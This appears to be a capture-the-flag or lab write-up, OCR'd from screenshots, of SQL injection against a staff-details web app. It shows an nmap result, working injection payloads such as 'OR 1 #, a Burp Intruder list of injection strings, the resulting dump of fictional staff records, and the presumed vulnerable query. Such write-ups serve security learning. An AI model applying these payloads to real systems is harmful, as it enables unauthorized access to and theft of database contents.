
NMAP Scan

- tcp/22 filtered
- tcp/80 up

Port 80 (HTTP)

1. Found a website with a few panels
   - Index page




Example.com - Staff Details

Welcome to the Example.com Staff Details Page

Please select an option from the menu.

   - Login Page




Example.com - Staff Details

Login to manage records.

Username:

Password:

   - Search Page




Example.com - Staff Details

Search information

You can search using either the first or last name.

Search:

   - Display All



Example.com - Staff Details

Display all user information

ID: 1
Name: Mary Moe
Position: CEO
Phone No: 46478415155456
Email: marym@example.com

ID: 2
Name: Julie Dooley
Position: Human Resources
Phone No: 46457131654
Email: julied@example.com

ID: 3
Name: Fred Flintstone
Position: Systems Administrator
Phone No: 46415323
Email: fredf@example.com


ID: 4
Name: Barney Rubble
Position: Help Desk
Phone No: 324643564
Email: barneyr@example.com

ID: 5
Name: Tom Cat
Position: Driver
Phone No: 802438797
Email: tomc@example.com

ID: 6
Name: Jerry Mouse
Position: Stores
Phone No: 24342654756

2. Test all panels for SQLi
   - Only Search Panel is SQLinjectable

```
#Payload:
'OR 1 #
```


3. Intruder attack of 192.168.56.120 - Temporary attack - Not saved to project file
Attack Save Columns
Results Target Positions Payloads Resource Pool Options
Filter: Showing all items
Request Response
Pretty Raw Hex Render \n

Request	Payload	Status	Error	Timeout	Length	Comment
15	' OR '1	200	☐	☐	3357	
16	' OR 1 -- -	200	☐	☐	3357	
19	' OR " = '	200	☐	☐	3357	
20	'='	200	☐	☐	3357	
22	'=0--+	200	☐	☐	3357	
24	' OR 'x'='x	200	☐	☐	3357	
0		200	☐	☐	1248	
1	'	200	☐	☐	1248	
2	"	200	☐	☐	1248	
3	`	200	☐	☐	1248	
4	``	200	☐	☐	1248	
5	,	200	☐	☐	1248	
6	"	200	☐	☐	1248	
7	""	200	☐	☐	1248	
8	/	200	☐	☐	1248	

```
        <h3>Search results </h3>

            ID: 1<br/>Name: Mary Moe<br/>Position: CEO<br />Phone No: 46478415155456<br />Email: marym@example.com<br/><br/>ID: 2<br/>Name: Julie Dooley<br/>Position: Human Resources<br />Phone No: 46457131654<br />Email: julied@example.com<br/><br/>ID: 3<br/>Name: Fred Flintstone<br/>Position: Systems Administrator<br />Phone No: 46415323<br />Email: fredf@example.com<br/><br/>ID: 4<br/>Name: Barney Rubble<br />Position: Help Desk<br />Phone No: 324643564<br />Email: barneyr@example.com<br/><br/>ID: 5<br/>Name: Tom Cat<br/>Position: Driver<br />Phone No: 802438797<br />Email: tomc@example.com<br/><br/>ID: 6<br/>Name: Jerry Mouse<br/>Position: Stores<br />Phone No: 24342654756<br />Email: jerrym@example.com<br/><br/>ID: 7<br/>Name: Wilma Flintstone<br/>Position: Accounts<br />Phone No: 243457487<br />Email: wilmaf@example.com<br/><br />ID: 8<br/>Name: Betty Rubble<br/>Position: Junior Accounts<br />Phone No: 90239724378<br />Email: bettyr@example.com<br/><br/>ID: 9<br/>Name: Chandler Bing<br/>Position: President - Sales<br />Phone No: 189024789<br />Email: chandlerb@example.com<br/><br/>ID: 10<br/>Name: Joey Tribbiani<br/>Position: Janitor<br />Phone No: 232131654<br />Email: joeyt@example.com<br/><br/>ID: 11<br/>Name: Rachel Green<br/>Position: Personal Assistant<br />Phone No: 823897243978<br />Email: rachelg@example.com<br/><br/>ID: 12<br/>Name: Ross Geller<br/>Position: Instructor<br />Phone No: 6549638203<br />Email: rossg@example.com<br/><br/>ID: 13<br/>Name: Monica Geller<br/>Position: Marketing<br />Phone No: 8092432798<br />Email: monicag@example.com<br/><br />ID: 14<br/>Name: Phoebe Buffay<br/>Position: Assistant Janitor<br />Phone No: 43289079824<br />Email: phoebeb@example.com<br/><br/>ID: 15<br/>Name: Scooter McScoots<br/>Position: Resident Cat<br />Phone No: 454786464<br />Email: scoots@example.com<br/><br/>ID: 16<br/>Name: Donald Trump<br/>Position: Replacement Janitor<br />Phone No: 65464646479741<br />Email: janitor@example.com<br/><br/>ID: 17<br/>Name: Scott Morrison<br/>Position: Assistant Replacement Janitor<br />Phone No: 47836546413<br />Email: janitor2@example.com<br/><br/>
            <br /><br />
```


3. Hypothesis 1

```
# SQL Query
SELECT * FROM USERS WHERE name = '$_POST['username']'
# Payload, 1=1 true so all will be showed
SELECT * FROM USERS WHERE name = 'mary' OR 1=1 #'
```

SQLi w/o SQLMap - Staff Database

